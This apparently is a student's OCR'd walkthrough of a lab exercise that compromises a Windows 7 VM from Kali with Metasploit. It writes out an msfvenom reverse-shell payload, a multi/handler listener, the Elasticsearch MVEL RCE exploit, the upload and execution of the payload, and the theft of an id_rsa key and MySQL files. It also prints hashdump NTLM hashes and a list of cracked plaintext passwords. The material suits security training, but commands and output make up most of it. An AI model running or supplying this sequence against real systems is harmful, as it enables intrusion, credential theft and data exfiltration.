
```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f exe -o C:\\Windows\\TEMP\\reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: C:\Windows\TEMP\reverse.exe
```

- The name was to long for me so I ran the command: mv




```
┌──(kali㉿kali)-[~]
└─$ mv "C:\Windows\TEMP\reverse.exe" reverse.exe
```

- Set up a listener now:
  - On the same kali terminal that you did the reverse shell on open msfconsole ○ run command: workspace hackit ○ run command: use exploit/multi/handler
  - for this one only set up what is need when you run options




```
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

  - After setting the lhost and port ruin command: set payload windows/meterpreter/reverse_tcp




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
```

  - After doing the run command
    - This is how it will look leave it like this and go to your first terminal with the meterpreter session open




```
msf6 exploit(multi/handler) > set lhost 192.168.56.104
lhost ⇒ 192.168.56.104
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
```

- Go to the first terminal you have open running the elasticsearch exploit:
  - Run Command: upload /path/to/reverseshell C:\\Windows\\TEMP\\reverse.exe
  - To double check if the reverse shell has been uploaded run command: dir C:\\Windows\\TEMP




```
meterpreter > upload /home/kali/reverse.exe C:\\Windows\\TEMP\\reverse.exe
[*] Uploading  : /home/kali/reverse.exe → C:\Windows\TEMP\reverse.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/reverse.exe → C:\Windows\TEMP\reverse.exe
[*] Completed  : /home/kali/reverse.exe → C:\Windows\TEMP\reverse.exe
meterpreter > dir C:\\Windows\\TEMP
Listing: C:\Windows\TEMP
========================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100776/rwxrwxrw-  0         fil   2014-11-26 14:30:29 -0500  DMICA84.tmp
100776/rwxrwxrw-  0         fil   2013-10-23 15:21:04 -0400  FXSAPIDebugLogFile.txt
100776/rwxrwxrw-  0         fil   2013-10-23 15:21:03 -0400  FXSTIFFDebugLogFile.txt
100776/rwxrwxrw-  5259      fil   2024-12-08 14:21:57 -0500  GFS.jar
100776/rwxrwxrw-  5259      fil   2024-12-08 14:13:10 -0500  Hhhrz.jar
100776/rwxrwxrw-  5253      fil   2024-12-08 14:17:14 -0500  JZTy.jar
```

  - Run Command: execute -f C:\\Windows\\TEMP\\reverse.exe



```
meterpreter > execute -f C:\\Windows\\TEMP\\reverse.exe
Process  created.
```


- On the second terminal a meterpreter session should open up after running the execute command



```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows 7'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.141:49201) at 2024-12-09 10:28:48 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\xfBuu.jar' on the target

meterpreter > execute -f C:\\Windows\\TEMP\\reverse.exe
Process  created.
meterpreter > 
```


```
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.56.104
lhost ⇒ 192.168.56.104
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Sending stage (176198 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.141:49202) at 2024-12-09 10:54:39 -0500

meterpreter > 
```

- ○ Now I should have root privileges ○ Run Command: dir c:\\Users\\SkipKiddie\\Desktop



```
meterpreter > dir c:\\Users\\SkipKiddie\\Desktop
Listing: c:\Users\SkipKiddie\Desktop
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2016-11-30 23:14:18 -0500  desktop.ini
100666/rw-rw-rw-  1706  fil   2016-11-30 23:35:09 -0500  id_rsa
```


- ○ The id_rsa I am looking for is there
  - Run Command: download c:\\Users\\SkipKiddie\\Desktop\\id_rsa /home/kali
    - • This command sends it to your Kali home directory



```
meterpreter > download c:\\Users\\SkipKiddie\\Desktop\\id_rsa /home/kali
[*] Downloading: c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa
[*] Downloaded 1.67 KiB of 1.67 KiB (100.0%): c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa
[*] Completed  : c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa
```


- To get the Passwords:
  - ○ Run Command: hashdump
    - I use nano credentials.csv and added my passwords dk if these are right.

- The highlighted ones can be cracked using crack station anakin: yipp33!! artoo: beep_b00p ben: thats_no_moon boba: mandalorian1 chewbacca: rwaaaaawr5 c three pio: pr0t0c0l darth vader: d@rk_sid3 greedo: hanShotFirst! han solo: sh00t-first jarjar: mesah_p@ssw0rd kylo ren: daddy_issues1 lando: b@ckstab luke: use_the_f0rce skipkiddie: WhoopWhoop




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
anakin_skywalker:1008:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1004:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1006:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1011:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1014:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1005:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1007:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1013:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1003:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:d74b7de08bd26576df504ffc0e28fc12:::
jabba_hutt:1012:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1009:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1015:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1010:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leah_organa:1001:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1002:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
SkipKiddie:1016:aad3b435b51404eeaad3b435b51404ee:179a5f848f16414d03aea72d90eac696:::
```

- To get Hatchman Users:
    - Run Command: download C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\users.frm /home/kali/Desktop




```
meterpreter > download C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman /home/kali/Desktop
[*] downloading: C:\wamp\bin\mysql\mysql5.5.20\data\hatchetman\db.opt → /home/kali/Desktop/db.opt
[*] Completed  : C:\wamp\bin\mysql\mysql5.5.20\data\hatchetman\db.opt → /home/kali/Desktop/db.opt
[*] downloading: C:\wamp\bin\mysql\mysql5.5.20\data\hatchetman\users.frm → /home/kali/Desktop/users.frm
[*] Completed  : C:\wamp\bin\mysql\mysql5.5.20\data\hatchetman\users.frm → /home/kali/Desktop/users.frm
```

- Exploit.txt:
    - Explain what Metasploit exploits you used to get root access on notepad



```
msf6 > workspace hackit
[*] Workspace: hackit
msf6 > db_export hackitdb.xml
[*] Starting export of workspace hackit to hackitdb.xml [ xml ]...
[*] Finished export of workspace hackit to hackitdb.xml [ xml ]...
```

    - If you exited msfconsole its okay go back and do the workspace command and then the export



```
┌──(kali㉿kali)-[~]
└─$ cat hackitdb.xml
<?xml version="1.0" encoding="UTF-8"?>
<MetasploitV5>
<generated time="2024-12-11 04:14:51 UTC" user="kali" project="hackit" product="framework"/>
<hosts>
  <host>
    <id>34</id>
    <created-at>2024-12-11 01:59:54 UTC</created-at>
    <address>192.168.56.141</address>
    <mac>08:00:27:f5:09:6b</mac>
    <comm></comm>
    <name>IE8Win7</name>
    <state>alive</state>
    <os-name>Windows 7</os-name>
    <os-flavor>Enterprise</os-flavor>
    <os-sp/>
    <os-lang/>
    <arch>x86</arch>
    <workspace-id>34</workspace-id>
    <updated-at>2024-12-11 02:06:25 UTC</updated-at>
    <purpose>client</purpose>
    <info/>
    <comments/>
    <scope/>
    <virtual-host/>
    <note-count>5</note-count>
    <vuln-count>113</vuln-count>
    <service-count>21</service-count>
    <host-detail-count>0</host-detail-count>
    <exploit-attempt-count>2</exploit-attempt-count>
    <cred-count>0</cred-count>
    <detected-arch/>
    <os-family>Windows</os-family>
    <host_details>
    </host_details>
    <exploit_attempts>
        <exploit_attempt>
            <id>8</id>
            <host-id>34</host-id>
            <service-id/>
            <vuln-id>159</vuln-id>
            <attempted-at>2024-12-11 02:06:25 UTC</attempted-at>
            <exploited>true</exploited>
            <fail-reason/>
            <username>kali</username>
            <module>exploit/multi/elasticsearch/script_mvel_rce</module>
            <session-id>8</session-id>
            <loot-id/>
```